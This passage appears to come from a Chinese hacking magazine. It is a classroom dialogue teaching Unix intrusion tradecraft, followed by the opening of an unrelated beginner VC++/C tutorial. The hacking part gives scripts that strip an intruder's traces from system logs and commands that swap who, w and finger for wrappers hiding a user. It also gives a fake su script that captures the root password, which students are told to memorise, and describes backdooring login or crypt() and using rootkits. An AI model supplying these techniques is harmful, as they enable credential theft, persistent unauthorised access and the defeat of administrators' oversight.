Apr 27 17:55:06 SoftSyStemHacker sendmail: sm-client startup succeeded
Apr 27 17:55:06 SoftSyStemHacker gpm: gpm startup succeeded
Apr 27 17:55:07 SoftSyStemHacker crond: crond startup succeeded
Apr 27 17:55:07 SoftSyStemHacker anacron: anacron startup succeeded
Apr 27 17:55:08 SoftSyStemHacker atd: atd startup succeeded
Apr 27 18:21:01 SoftSyStemHacker login(pam_unix)[1804]: session opened for user
root by LOGIN(uid=0)
Apr 27 18:21:01 SoftSyStemHacker  -- root[1804]: ROOT LOGIN ON tty1
[root@SoftSyStemHacker root]#
```

17

“我们看到这里面含有系统各方面的信息，我们看到最后一行含有root登陆进系统的信息。”

“前几天我们使用testuser在系统进行了少量的操作，假如testuser是某个不聪明的入侵者新建的帐号，我们使用grep testuser /var/log/messages就可以看到testuser的痕迹(如图18)”。

```
[root@SoftSyStemHacker root]# grep testuser  /var/log/messages
Apr 27 11:05:32 SoftSyStemHacker  40ñ 27 11:05:32 su(pam_unix)[2135]: authentica
tion failure; logname=root uid=500 euid=0 tty= ruser=test rhost=  user=testuser
Apr 27 11:06:37 SoftSyStemHacker  40ñ 27 11:06:37 su(pam_unix)[2144]: session op
ened for user testuser by root(uid=0)
Apr 27 11:06:52 SoftSyStemHacker passwd(pam_unix)[2172]: authentication failure;
 logname=root uid=501 euid=0 tty= ruser= rhost=  user=testuser
Apr 27 11:09:53 SoftSyStemHacker passwd(pam_unix)[2191]: authentication failure;
 logname=root uid=501 euid=0 tty= ruser= rhost=  user=testuser
Apr 27 11:11:45 SoftSyStemHacker  40ñ 27 11:11:45 su(pam_unix)[2144]: session cl
osed for user testuser
```

18

“明白了，以后我要是进入这样的系统，一定要小心处理/var/log/messages这个文件。”小菜A说道。

“老师不是才说了吗，有可能是/var/adm/messages在是这个日志的记录文件呢！到时候不看清楚你就SB了吧。”小菜B反驳他。

“呵呵，刚才这位同学说得没错，系统默认是可能放在那2个位置的。但是也可能在别的地方，开始我们不是说了吗，syslog日志是由syslogd产生的，而syslogd是由/etc/syslog.conf这个配置文件控制的。如果syslog.conf把我们的messages日志的记录路径设置为管理员自定义的路径，甚至有可能把日志的输出路径设置成打印机或者另一台专门用于存放日志的计算机上面。”老师补充道。

“嗯，对于入侵者这一方就一定要检查syslog.conf这个配置文件去查看messages被输出到了哪个文件，不然盲目的清理日志文件，很危险呀。”小菜E发出感慨。

“那我们怎么看得懂syslog.conf这个配置文件呢？”小菜B觉得这里还没讲清楚。

“我们把syslog.conf打开看看好了（如图19）”。老师说道。

```
[root@SoftSyStemHacker root]# cat /etc/syslog.conf | more
# Log all kernel messages to the console.
# Logging much else clutters up the screen.
#kern.*                                                 /dev/console

# Log anything (except mail) of level info or higher.
# Don't log private authentication messages!
*.info;mail.none;authpriv.none;cron.none                /var/log/messages

# The authpriv file has restricted access.
authpriv.*                                              /var/log/secure

# Log all the mail messages in one place.
mail.*                                                  /var/log/maillog


# Log cron stuff
cron.*                                                  /var/log/cron

# Everybody gets emergency messages
*.emerg                                                 *

# Save news errors of level crit and higher in a special file.
uucp,news.crit                                          /var/log/spooler
--More--
```

19

“我们就看看含有 /var/log/messages 这一行的东西，解释一下它的意思就可以了。大家看到 mail.none，authpriv.none 这些文字了吧？”

“mail.none;authpriv.none　/var/log/messages 就表示把邮件和验证程序以外的信息记录到 /var/log/messages 里面。”

“在下面一行中我们看到 authpriv.*　/var.log/secure 这样的文字了吧？它表示把所有的验证信息放在 /var/log/secure 中。”老师继续补充。

“嗯！明白了，我们基本上看懂这个配置文件了。”小菜们高兴的说。

“对了，我想回家把自己的 Linux 的 syslog.conf 修改一下，应该怎么做呢？”小菜 A 问。

“这位同学爱动脑筋，不错。我们先编辑这个文件，做完修改以后输入指令cat /var/run/syslogd.pid或者ps –ef|grep syslogd 来查看 syslogd 的进程号，然后再输入 kill –HUP 进程号，然后回车就可以了。这样可以让 syslogd 重新装入配置文件。”

“下面我们接着讲安全日志，由于各种系统的安全日志各有细节上的差异，所以我们没办法分类把 AIX，Solaris，HPUX 等每个系统的日志都讲一遍。我们主要讲的是原理和共性，以后大家在实际操作中要针对具体的情况具体分析。”

“通常这些日志存在的目录有几个，它们可能是 /var/log，/var/adm 以及 /var/run。在这些目录下，我们要注意的日志文件可能有这几个：lastlog，utmp，wtmp，utmpx，wtmpx，messages 等等。其中，utmpx 和 wtmpx 分别是 utmp 和 wtmp 的扩展。我们首先在系统中找一找这些文件，大家看幻灯（如图20）”。老师又开始操作机器。

```
[root@SoftSyStemHacker log]# ls /var/log -a
.          cron.1     ksyms.2    maillog      rpmpkgs     secure.2   wtmp
..         cron.2     ksyms.3    maillog.1    rpmpkgs.1   spooler    wtmp.1
boot.log   dmesg      ksyms.4    maillog.2    rpmpkgs.2   spooler.1
boot.log.1 httpd      ksyms.5    messages     samba       spooler.2
boot.log.2 ksyms.0    ksyms.6    messages.1   secure      squid
cron       ksyms.1    lastlog    messages.2   secure.1    vbox
[root@SoftSyStemHacker log]# ls /var/run -a
.          console    named      sendmail.pid    syslogd.pid
..         crond.pid  netreport  sm-client.pid   utmp
apmd.pid   gpm.pid    samba      sshd.pid        vmware-guestd.pid
atd.pid    klogd.pid  saslauthd  sudo            xinetd.pid
[root@SoftSyStemHacker log]#
```

20

“大家回忆一下我们每次登录进系统的时候是不是都会显示上次登录的来源和时间（如图4，图5）”。老师问道。

“对，昨天我们还讨论来的呢，就像 QQ 会员的功能一样，说不定 QQ 也是从这里得到的启发。”小菜 B 回答。

“嗯，这样有个好处就是如果有非法用户使用了你的用户名登录系统，在下一次你登录的时候如果发现登录时间和地址异常，就可以警觉起来。”小菜 C 补充。

“对了，我们的 lastlog 就是专门负责这一块工作的。当一个用户登录进系统时，注册程序在 lastlog 文件中查找该用户的 uid，如果该程序找到了该用户的 uid，系统就会显示最后一次登录的时间和 TTY（终端号）。”

“大家在幻灯上找到 utmp 这个文件了吧？它的作用就是记录以前登录到系统中的所有用户。这个文件随着用户进入和离开系统而不断地变化。它还会为系统中的用户保持很长的历史记录，可以使用 w，who 和 finger 命令查看 utmp。我们在学习基本指令的时候已经做过这个操作了（如图4），所以现在就不演示了。”

“接着看我们的 wtmp 文件，它的作用是记录用户登录和退出事件，它和 utmp 类似。wtmp 和 utmp 文件都是二进制文件，它们不能被命令剪贴或合并。但它随着登录的次数的增加它会变得越来越大。有些系统的 ftp 访问也在这个文件里记录。同时它也记录正常的系统退出时间，可以使用 last 命令查看它的内容。我们现在在幻灯上看看效果（如图21）”。说完老师就输入 last 然后回车。

```
文件(F)  编辑(E)  查看(V)  虚拟机(M)  电源(P)  快照(S)  窗口(W)  帮助(H)
RH Linux9
root     tty1                         Wed Apr 27 18:21 - down    (05:36)
reboot   system boot  2.4.20-8        Wed Apr 27 17:54           (06:02)
root     tty1                         Wed Apr 27 17:09 - crash   (00:44)
reboot   system boot  2.4.20-8        Wed Apr 27 17:06           (06:51)
root     tty1                         Wed Apr 27 10:34 - down    (02:52)
reboot   system boot  2.4.20-8        Wed Apr 27 10:20           (03:06)
root     tty1                         Wed Apr 27 09:29 - down    (00:29)
reboot   system boot  2.4.20-8        Wed Apr 27 09:26           (00:32)
root     tty1                         Tue Apr 26 22:01 - down    (01:59)
reboot   system boot  2.4.20-8        Tue Apr 26 22:00           (02:01)
test     tty1                         Tue Apr 26 15:36 - down    (04:51)
reboot   system boot  2.4.20-8        Tue Apr 26 15:35           (04:52)
test     tty1                         Tue Apr 26 14:24 - down    (01:03)
reboot   system boot  2.4.20-8        Tue Apr 26 14:13           (01:13)
test     tty1                         Tue Apr 26 10:35 - crash   (03:30)
reboot   system boot  2.4.20-8        Tue Apr 26 10:34           (04:53)
root     tty1                         Mon Apr 25 15:18 - down    (02:31)
reboot   system boot  2.4.20-8        Mon Apr 25 15:15           (02:33)
root     tty1                         Tue Apr 19 13:04 - down    (05:42)
reboot   system boot  2.4.20-8        Tue Apr 19 13:02           (05:44)
root     tty1                         Mon Apr 18 12:36 - down    (14:56)
reboot   system boot  2.4.20-8        Mon Apr 18 12:35           (14:57)

wtmp begins Sun Apr 17 22:14:57 2005
[root@SoftSyStemHacker log]# _
```

21

last 命令的小例子：

last –u 502 将报告 UID 为 502 的用户；

last –t 7 表示限制上一周的报告。

小插曲——角色扮演游戏（1）

“我们看出每个用户每次的登录都被它记录下来了。”

“好厉害，什么情况它都监控着呢，好像是电影‘黑客帝国’里面的母体系统呀。”小菜们瞪大了眼睛。

“就是啊，想要做 Neo 真是不容易呀。”教室里七嘴八舌的讨论起电影来了。

“大家安静！现在放松一下，我们来做个游戏吧！”

“游戏？”小菜们不相信自己的耳朵。

“是的，我们来玩个小游戏吧。谁来扮演 Neo？”老师问道。

“我想来，最喜欢 Neo 了。”小菜 A 把手举的很高。

“那谁来扮演母体的侦探？”

“我！我来扮演反面角色。”小菜 E 生怕别人跟他抢。

“好！Neo 先生，我现在给你一个普通帐号 neo 密码 trinity，现在莫非是告诉你系统的超级用户密码是 C@n7ro1m1nd*，最后一位星号是未知符号。10 次内你要是猜对了超级用户 root 的密码不被抓住，你就赢了这一局。”

“侦探先生，现在系统命令你找出试图进入我们世界的入侵者，你得拿到证据！否则系统会安装其他的侦探程序。”老师说得有板有眼。

我们游戏的男主角 neo 走上了讲台。不，应该说，进入了“系统”……（如图 22）

Neo 成功进入了系统……

“系统侦探”尾随而至……（如图 23）

很不幸，Neo 没能找到回去的电话线……

五、踪迹隐藏与权限保持

“今天我们要讲的是可以让Neo安全撤离系统的知识。昨天的小游戏里面，Neo可是惨败收场啊。大家学好今天的内容，Neo同学就可以在各个系统里面行动比较自由了。”

老师的话立即提起了大家的浓厚兴趣，全部一个个乖乖的趴在桌子上，耳朵竖得老高。

```
[neo@SoftSyStemHacker log]$ cd /
[neo@SoftSyStemHacker /]$ su
Password:
su: incorrect password
[neo@SoftSyStemHacker /]$ su
Password:
su: incorrect password
[neo@SoftSyStemHacker /]$ su
Password:
su: incorrect password
[neo@SoftSyStemHacker /]$ su
Password:
su: incorrect password
[neo@SoftSyStemHacker /]$ su
Password:
su: incorrect password
[neo@SoftSyStemHacker /]$ su
Password:
[root@SoftSyStemHacker /]#
```

22

“昨天顾着做游戏，有一个重要的日志还没有讲，今天补充一下”老师很抱歉地说。“在用户的home目录下有一个隐藏的文件叫做.sh_history或者.bash_history，里面记录着用户的所有shell命令。我们来看一下幻灯（如图24）”。

```
SoftSyStemHacker login: root
Password:
Last login: Thu Apr 28 10:09:56 on tty1
You have new mail.
[root@SoftSyStemHacker root]# grep neo /var/log/messages
Apr 28 12:02:46 SoftSyStemHacker  40Â 28 12:02:46 su(pam_unix)[2986]: session op
ened for user neo by root(uid=0)
Apr 28 12:03:02 SoftSyStemHacker  40Â 28 12:03:02 su(pam_unix)[3014]: authentica
tion failure; logname=root uid=502 euid=0 tty= ruser=neo rhost=  user=root
Apr 28 12:03:09 SoftSyStemHacker  40Â 28 12:03:09 su(pam_unix)[3015]: authentica
tion failure; logname=root uid=502 euid=0 tty= ruser=neo rhost=  user=root
Apr 28 12:03:14 SoftSyStemHacker  40Â 28 12:03:14 su(pam_unix)[3016]: authentica
tion failure; logname=root uid=502 euid=0 tty= ruser=neo rhost=  user=root
Apr 28 12:03:21 SoftSyStemHacker  40Â 28 12:03:21 su(pam_unix)[3017]: authentica
tion failure; logname=root uid=502 euid=0 tty= ruser=neo rhost=  user=root
Apr 28 12:03:32 SoftSyStemHacker  40Â 28 12:03:32 su(pam_unix)[3021]: authentica
tion failure; logname=root uid=502 euid=0 tty= ruser=neo rhost=  user=root
Apr 28 12:07:57 SoftSyStemHacker  40Â 28 12:07:57 su(pam_unix)[2986]: session cl
osed for user neo
[root@SoftSyStemHacker root]# _
```

23

```
[root@SoftSyStemHacker root]# cat .bash_history |more
telnet 202.115.48.148
ifconfig
netstate
netstat
telnetd
adduser
user
add
adduser
w
shutdown -h now
mail
mail
ftp 222.18.1.70
ls
pwd
gcc
gcc -o ncftp ncftp.c
ls
ftp 222.18.1.70
ls
gcc -o ncftp ncftp1.c
ls
--More--
```

24

“哇，每条指令都记着哩！”小菜们顿时觉得很恐怖。“就先讲下怎么对付指令记录嘛！”

“这个简单，把它删掉rm .bash_history，然后把它输出到/dev/null，命令如下：ln –s /dev/null .bash_history就行了。”

“下面我们可按顺序讲了。”

“首先讲一下反跟踪的习惯，即使我们要对系统的日志进行清理。但是任何有效反跟踪的举动都是良好的习惯的。我们看幻灯上的东西，请大家记笔记。”老师切换了下幻灯上的内容。

> 1. 如果条件允许，尽量多次telnet或ssh多次转程登录目标系统。跳板不用太多，每次1至3个足矣。但是最好每使用一个跳板后，1个月内不再次使用。
>
> 2. 如果要使用telnet或者ftp等交互式的程序，不要这样使用：telnet 222.22.2.222。而应该先输入telnet然后open 222.22.2.222，这样可以避免日志记下你要登录的ip地址。
>
> 3. 如果登进一个系统，最好使用telnet或者ssh在远程的shell中再次登录当地ip地址。这样系统记录的最近一次登录地址就是本地计算机。

“感觉像是全身挂满拖布条子，拿着Awp的狙击手了。”小菜B边记边说。

“呵呵，没有你说得那么严重，这些反跟踪的习惯要大家在实战中去养成的。现在就先记着吧。以后就要自己总结适合自己的一套习惯来。”

“接下来我们提一下如何自己去掉一个日志文件的某种信息的方法……”

“为什么不用个清除日志的工具呢？”小菜C觉得以前都用的是工具。

“工具当然很好了，不过没有什么可讲的，上网搜索一个最新最好用的，看看readme就可以了。我们重在讲原理，以后你们自己编写工具拿给大家分享吧。”

“现在我们拿messages文件作例子，大家昨天看到使用grep neo messages的效果了（图23）。如果我们想让这些痕迹消失，应该怎么做？”老师问道。

“嗯~~~我昨天应该把messages这个文件删除！”小菜A后悔地说。

“那这样管理员找不到messages了，他难道还不知道系统里发生什么事情了吗？”小菜E提醒了一句。

“所以我们只能把日志文件里面不该有的信息去掉，其余的留下。”

“想法是很好，可是具体应该怎样操作呢？”

“用我们以前学过的基本指令啊！我们把cat和grep两个命令组合起来就可以了。具体是这样的：cat messages | grep –v "neo" >> temp。大家看看这个命令是什么意思？”老师问。

“如果只是cat messages >> temp就是把messages里面的内容放到新建文件temp里面去。”小菜B回答。

“对！看来这位同学课后认真地练习过不少指令的。我们在里面加上了grep –v "neo"就是要求把含有neo的行找出来并去掉。”

“所以这条指令的意思就是把去掉neo的信息放进一个叫做temp的文件里面。”

“那我们的messages还是……”

“然后我们用temp覆盖messages就可以了。大家看看效果吧（如图25）”。

```
[root@SoftSyStemHacker log]# cat messages | grep -v "neo" >>temp
[root@SoftSyStemHacker log]# mv temp messages
mv£ºÊÇ·ñ,²,Ç¡®messages¡¯? y
[root@SoftSyStemHacker log]# grep neo messages
[root@SoftSyStemHacker log]# _
```

25

“果然是个好办法。”

“同理，我们对每个日志文件都进行这样的操作，不就完成清理任务了吗。我们也可以把这些命令写在一起，做一个下面这样子的批处理的脚本。”老师说。

```
#!/bin/sh
cat /var/log/wtmp | grep -v "neo" >> /var/log/temp
mv -f /var/log/temp /var/log/wtmp
cat /var/log/lastlog | grep -v "neo" >> /var/log/temp
mv -f /var/log/temp /var/log/lasstlog
cat /var/log/messages | grep -v "neo" >> /var/log/
temp
mv -f /var/log/temp /var/log/messages
cat /var/run/utmp | grep -v "neo" >> /var/run/temp
mv -f /var/run/temp /var/run/utmp
cat /var/log/wtmpx | grep -v "neo" >> /var/log/temp
mv -f /var/log/temp /var/log/wtmpx
cat /var/run/utmpx | grep -v "neo" >> /var/run/temp
mv -f /var/run/temp /var/run/utmpx
cat /var/log/syslog | grep -v "neo" >> /var/log/temp
mv -f /var/log/temp /var/log/syslog
cat /var/log/secure | grep -v "neo" >> /var/log/temp
mv -f /var/log/temp /var/log/secure
```

```
/usr/bin/killall -HUP syslogd
```

“接下来我们说说who、w和finger的程序替换。”老师说。

“程序替换？有什么用呢？”小菜们问道。

“我们学习基本指令的时候学过这3个命令的作用啊。用它们可以查看当前登入系统的用户列表。而我们希望我们的名字在这里面消失，虽然清除utmp日志可以起作用，但是有时候一时疏忽，打算离开系统的时候再清除日志文件。那我们在对系统进行各种操作的时候就有点危险了。”

“我们用who来举例，大家看幻灯（如图26）”。

```
[root@SoftSyStemHacker log]# whereis -b who
who: /usr/bin/who
[root@SoftSyStemHacker log]# cd /usr/bin
[root@SoftSyStemHacker bin]# mv who .who
[root@SoftSyStemHacker bin]# echo "/usr/bin/.who | grep -v neo" > who
[root@SoftSyStemHacker bin]# chmod +x who
```

26

“我们看到，首先找到who的目录，然后把它重命名为.who，再新建一个who文件，其内容就是执行.who程序，只不过在其输出结果里面去掉有关neo的信息。当然，新建的who文件得加上可执行的权限。我们看看效果（如图27）”。

```
SoftSyStemHacker login: neo
Password:
[neo@SoftSyStemHacker neo]$ who
[neo@SoftSyStemHacker neo]$ _
```

27

“同理操作w和finger，我们的用户neo几乎在系统中就半透明了。”

小插曲——角色扮演游戏（2）

“接下来我们继续做游戏。”

上次neo进入“系统”执行任务被捕，至今关在特制的房间里面，开门的密码放在/var/log/matrixcode里面。Trinity只身前往“系统”营救……

进入系统，　替换程序……（图28）

寻找开门的钥匙，清理日志……（图29）

两人成功撤离“系统”。

```
SoftSyStemHacker login: trinity
Password:
[trinity@SoftSyStemHacker trinity]$ su
Password:
[root@SoftSyStemHacker trinity]# cd /usr/bin
[root@SoftSyStemHacker bin]# echo "/usr/bin/.who | grep -v trinity" >who
[root@SoftSyStemHacker bin]# mv w .w
mv£ºÊÇ·ñ,²,Ç¦Ö.wi¯? y
[root@SoftSyStemHacker bin]# mv -f finger .finger
[root@SoftSyStemHacker bin]# echo "/usr/bin/.w | grep -v trinity" > w
[root@SoftSyStemHacker bin]# echo "/usr/bin/.finger | grep -v trinity" >finger
[root@SoftSyStemHacker bin]# chmod +x w
[root@SoftSyStemHacker bin]# chmod +x finger
[root@SoftSyStemHacker bin]# _
```

28

```
[root@SoftSyStemHacker bin]# cat /var/log/matrixcode
&502navy&door
[root@SoftSyStemHacker bin]# cleanlog
Log clear...Done.
[root@SoftSyStemHacker bin]# 
```

29

“好了，游戏做完了，我们休息一下吧。”

小菜们又把老师围了起来……看来他上不成厕所了。

“刚才游戏里面的cleanlog是什么命令呢？”

“那个就是我们自己写的清除Log的脚本啊，前面刚讲过。”

“我们没有必要使用清除日志的工具么？”

“完全有必要使用！像wipe之类的都可以用，工具加脚本加指令配合使用。”

“老师，这个游戏有问题呀，Trinity怎么知道的root密码？”小菜B觉得不真实。

“我们让她直接就su成root是为了模拟提升权限这个过程啊。通常，我们是通过各种途径来获得第一个帐号的，比如嗅探、缓冲区溢出、甚至是查看系统管理员之间的信件等各种方法。如果我们使用远程溢出得到了一个euid为零的shell，我们通常会留下提升权限的后门。如果我们开始得到的是普通权限的shell，我们会想办法提升权限，比如本地溢出之类，一旦拿到root权限（大家注意，不是root的密码，而是一个euid为零的权限）我们会想办法去得到root的密码。这些都应该算作提升权限的内容吧。”

“为什么我们以前学习windows的时候不玩这个游戏啊？”

“呵呵，你们没仔细看Matrix的电影么，Neo和Trinity就是Unix下的Hacker啊，没看见炸电厂那一节，Trinity还在Linux下使用了Nmap这个扫描工具么？”

“哇，太酷了，我们不休息了，赶快上课吧！”小菜们的积极性越来越高。

“嗯，接着讲课。我认为讲权限提升要分两种情况。”

“一种是我们一开始拿到的是普通口令，这时便是真正意义上的权限提升。另一种是我们一开始就用某种途径拿到了root权限（但不是知道root密码），为了避免这种途径的失效，想一些办法留下以后通往root的后门；或者是想办法拿到root的密码，得到纯正的root权限。这时更像是后门的制作，我们姑且也算是在做权限提升的工作吧。”

“如果我们拿到的是普通口令，这个没说的，必须想办法提升权限。不然清日志什么的想都别想，拿不到权限就只有赶快跑了。这一步大多是通过本地溢出来实现的。至于怎么本地溢出，我觉得没什么好说的，就是去找这个系统的exploit然后在本地编译后运行。”

“可是我们还不会在Unix环境下编译程序呢。”小菜们听老师要跳过这一步，急了。

“这个简单，使用gcc或者cc就可以了。命令如下gcc somecode.c –o somcode就可以了。”

“不过要注意，有的系统默认不安装gcc，而管理员把它装在了其他目录，我们就只有用where –b gcc来找一下gcc到底在那里了。”

“接着假设我们通过本地溢出拿到了root的权限，我们该怎么办呢？”老师问。

“您刚才不是说了吗？拿下root的口令，留下通往root的后门，方便以后的权限提升。”小菜们回答。

“对！这时候很多教材都说要制作suid的shell了，我个人不喜欢这样的做法，把它拿来做反面例子好了。”

“我们来看一下如何使用命令来查找带有s属性的文件（如图30）”。

```
[root@SoftSyStemHacker trinity]# chmod +s .bash
[root@SoftSyStemHacker trinity]# ls -a
.    .bash           .bash_logout    .bashrc   .emacs     .sh
..   .bash_history   .bash_profile   .csh      outest.c
[root@SoftSyStemHacker trinity]# find /home -type f \( -perm -4000 \) ...s ls
-a
/home/trinity/.bash
[root@SoftSyStemHacker trinity]#
```

30

“大家可以看到，使用命令马上就可以找到系统中带有s属性的文件，所以这种做法实在不是明智之举。所以大家切记：制作suid等于给管理员打电话告诉他有人进入了自己的系统。”

“那应该怎么办呢？”小菜们问。

“如果对系统控制的时间不是很长的话，找个本地溢出的程序来提升权限也不错。当然，破译其他用户口令甚至拿到root的

密码才是王道。”老师说道。

“破译口令呀？”

“不要说你们忘了，前几天讲用户的时候才讲过的，忘记了就去复习一下passwd，shadow和john吧。”

“那就说说root的密码怎么办吧？”小菜A打破沙锅问到底。

“大家知道如何写盗QQ密码的程序么？”老师问道。

“大致原理还是知道的，比如编写Hook程序截取密码输入框的内容，或者截取Windows的消息。”小菜E回答。

“其实很早以前还有种土得掉渣的QQ密码偷取程序，它做的和QQ的登录界面一模一样，别人输入密码后它就记录下来，报密码错误，然后启动真正的QQ。”

“哈哈，这种办法好傻呀。”

“我们诱骗root密码的原理和这个是一样的，而且屡试不爽。因为root的口令一般都很复杂，偶尔输错一次也很正常。这个脚本如下。”

```
#!/bin/sh
echo -n "Password:"
stty -echo;read PASSWD;stty echo
echo "$PASSWD" > /man/help/lib/man/…/.pswd
echo ""
echo "su: incorrect password"
rm -fr /bin/su
cp -p /man/help/lib/man/…/s /bin/su
```

“里面的/man/help/lib/man/…/.pswd就是我们存放root口令的位置，以后我们也是到这里来查看这个口令的。”

“说说这个脚本具体怎么用的吧？”小菜C问。

“好的，首先把真的su拷贝到一个我们建的目录里面去，然后把假的su放到su的位置，然后修改假su的时间属性。再然后给假su和rm赋以足够的权限。之所以要给rm设置权限，因为我们的脚本里面含有rm命令，有可能会因为权限不够而无法执行。”

“这个脚本很有用，我希望大家能够理解了之后把它背下来，这样进入系统之后随手就可以用文本编辑指令写下这个密码诱捕器。”

“这么长，又那么多斜杠之类的符号，好难记啊！”小菜们顿时愁眉苦脸。

“没关系，我给你们准备了一幅桌面，上面带有这些脚本代码，天天看就熟悉了。虽然它是用PhotoShop加工制作出来的，但是这还是可以比较真实地体现Unix Hacking的氛围。不过要注意一点，这是老师03年给自己制作的一幅桌面，里面的shell指令可以看见suid的坏习惯，大家切记切记不要模仿这一点就可以了。”

六、尾声

“这门课程到这里就要快要结束了，这次由于是入门级的定位以及限于老师的水平，可能某些地方讲得不是很深入，请大家谅解。等大家的系统知识和编程技能到了一定程度的时候，我们能自己编写Unix下的工具程序就比较理想了。”

“什么意思啊？举个例子嘛，老师。”小菜们还想继续听下去。

“比如说我们如果能修改系统的login程序代码，我们特定的用户一登进来就受到特殊待遇，他在su的时候可以使用后门口令变成root之类的。只要管理员不用Md5来验证login程序就很难发现。这不是很大的优势吗？”

“如果厉害的管理员要用Md5验证所有程序呢？”

“呵呵，提得好。几乎所有的Unix系统使用共享库，共享库用于相同函数的重用而减少代码长度。一些入侵者在象crypt.c和_crypt.c这些函数里做了后门。象login.c这样的程序调用了crypt()，当使用后门口令时就产生一个root shell。因此，即使管理员用Md5检查login程序，仍然能产生一个后门函数。”

“所以说，在大家学会系统操作和管理这些表面上的东西之后，在编程上面多下功夫是很有必要的。”

“可是我们现在还没有那么好的功底阿，这可怎么办啊。”小菜们都很着急。

“没关系，现在先用别人共享给我们的成果吧，比如一些好用的日志擦除工具、一些优秀的扫描器，嗅叹器，还有rootkit工具之类的。以后有能力了就写一些自己的工具来回报大家。”

“呵呵，好的。”

“总结一下这次学到的东西：文件权限、密码破解、安全日志、踪迹隐藏这几大块还真不少呢，以后就照着学习笔记按部就班就可以了。”小菜A说道。

“不对，攻防应该是知识、技术、智慧和经验的对抗，不能按照定好的套路行事，大家在实战中多多总结具有个人特色的思路吧。所谓师傅领进门，修行在个人啊。以后大家就自己多加努力了。如果有机会我们再来一起学习其他的专题课程。”

（文章涉及到的John the Ripper、root_pswd_桌面.jpg光盘有收录。）

告别菜鸟——VC编程初级教程

王炜

7月，骄阳似火。俗话说得好：夏日炎炎正好眠。但追求卓越的小菜们，正挥汗如雨，一如既往地向自己追求的领域努力进发。

新一期的专题课堂也开学了，这学期的内容是VC++编程基础。

“好了，同学们，从这学期开始，我们就学习使用VC进行程序的开发了。”老师说道。

“好哩，早就想有机会学习VC++了。”小菜们高兴的说道。

“学会了VC，就可以学习网络编程，我的木马，我的黑客，嘿嘿嘿嘿……我来yeah。”

“是啊，是啊，早就听说过VC这门语言强大得很呢！”大家议论纷纷。

一滴大汗立马从老师后脑勺上滴下来，老师忙说道：“VC可不是一门语言啊。C和C++能称为语言，而VC++只能说是工具。它们之间有很大不同的。”

“哦？”大家疑惑了。

“看来我们还先从基础的讲起吧，首先看看常见的概念：C，C++，API和MFC间的区别。”

1、C语言简介

C语言是目前最流行，使用最广泛的高级程序设计语言。

C语言的原型是ALGOL 60语言。1963年，剑桥大学将ALGOL 60语言进行发展，成为CPL(Combined Programming Language)语言。1967年，剑桥大学的Matin Richards对CPL语言进行了简化，于是产生了BCPL语言。

1970年，美国贝尔实验室的Ken Thompson将BCPL进行了修改，并以第一个字母B取名为“B语言”。意思是将CPL语言精简掉，提炼出它的精华。并且他用B语言写了第一个UNIX操作系统。

而在1973年，B语言又再次精简，美国贝尔实验室的D.M.RITCHIE在B语言的基础上最终设计出了一种新的语言，他取了BCPL的第二个字母作为这种语言的名字，这就是C语言。

为了使UNIX操作系统推广，1977年Dennis M.Ritchie发表了不依赖于具体机器系统的C语言编译文本《可移植的C语言编译程序》。

1978年Brian W.Kernighian和Dennis M.Ritchie出版了名著《The C Programming Language》，从而使C语言成为目前世界上流行最广泛的高级程序设计语言。

1988年，随着微型计算机的日益普及，出现了许多C语言版本。由于没有统一的标准，使得这些C语言之间出现了一些不一致的地方。为了改变这种情况，美国国家标准研究所(ANSI)为C语言制定了一套ANSI标准，成为现行的C语言标准。

C语言的主要特点：

C语言功能强大，使用灵活。它具有高级语言的基本结构和语句，又可以象汇编语言一样对位、字节和地址进行操作，所以C语言又被称为中级语言。

C语言生成代码的质量高，程序执行效率高，除了*nix，许多著名的系统软件，如DBASE Ⅲ PLUS、DBASE Ⅳ 都是由C语言编写的。C还可以嵌入汇编，用C语言加上一些汇编语言子程序，就更能显示C语言的优势了，象PC-DOS、WORDSTAR等就是用这种方法编写的。

举个简单的例子，一个输出文件的C源程序file.c如下。

```
#include<stdio.h>    /*头文件*/
int main()           /*程序入口*/
{
    FILE *fp;        /*文件指针*/
    char output[] = "Hello,C!";     /*输出内容*/

    fp = fopen("text.txt","w");     /*打开文件*/
    fprintf(fp, "%s", output);      /*往文件写入内容*/
    fclose(fp);      /*关闭文件*/

    return 0;        /*退出程序*/
}
```

这个程序虽然简单，却包含了C语言拥有的大部分特征。更复杂的程序虽然代码量大，但也都是这样的结构。

首先#include<stdio.h>，是包含库文件stdio.h到源程序中。

#include是预处理命令，预处理命令还有其它几种，这里的include称为文件包含命令，其意义是把尖括号内指定的文件包含到本程序来，成为本程序的一部分。

在本例中，使用了三个库函数：fopen打开文件函数，fprintf文件输出函数，和fclose关闭文件函数，均在头文件stdio.h文件里定义，因此要用include命令包含了stdio.h。

如果不将其include进来，编译程序时会报如下错误和警告：

```
    error C2065: 'FILE' : undeclared identifier can not
find
    warning C4013: 'fopen' undefined; assuming extern
returning int
    warning C4013: 'fprintf' undefined; assuming extern
returning int
    warning C4013: 'fclose' undefined; assuming extern
returning int
```

错误的意思是FILE未定义标识符不能找到；警告的意思是fopen，fprintf，和fclose等函数没有定义。

如果把stdio.h文件include进去，在编译时，编译器会把整个stdio.h文件内容都自动加到源程序的开头，这样不会报错了。但我们只使用了其中的fopen，fprintf和fclose三个函数，还有很多其他stdio.h中并没有使用到的定义，使我们的程序变的很长。在Windows下，还采用了一种叫DLL（动态链接库）的方法来加以改进，如果以后有机会讲到DLL编程，可以详细的解释。

“/*头文件*/”，是C源程序中的注释。在C语言中，/*和

/ 之间的内容被当为注释，/ 和 */ 可以跨行使用。编译器编译时，会忽略之间的内容。注释的作用主要是使程序员便于阅读和理解源代码的含义。作为一个“优美”的程序，注释也是很重要的部分。规范的注释可以很大的方便后期的维护和修改。

接下来的int main() {……}是程序的主入口函数。任何一个C程序，都只能有且只有一个main函数。

如果源程序中没有main函数，在链接的时候会报错如下：

error LNK2001: unresolved external symbol _main

意思是缺乏外部符号_main。

程序就是最先进入main中，一步步的执行。

FILE *fp；定义一个文件指针，以后通过它来打开，输入和关闭文件。C语言规定，源程序中所有用到的变量都必须先说明，后使用，否则会报如下错误：

error C2065: 'fp' : undeclared identifier

意思fp没有定义。这是因为C语言是编译型语言，在编译的过程中，编译器先对定义的变量分配相应的空间，在后面使用时才有对应的空间可用。

char output[] = "Hello,C!" 定义一个char数组，里面存的内容是"Hello,C!"。我们将把它输入到文件中。在C语言中，字符串用char数组来表示，遇到“\x0”表示结束。刚才的定义，编译器会自动在"Hello,C!"后面添加一个“\x0”结束标志。但这种方式使C语言不能确切知道数组的长度，只能一个字节一个字节的数到最后的“\x0”来算出长度，从而使C/C++成为“不安全”的语言，存在缓冲区溢出的漏洞，更详细的内容可以参看我的其他作品。

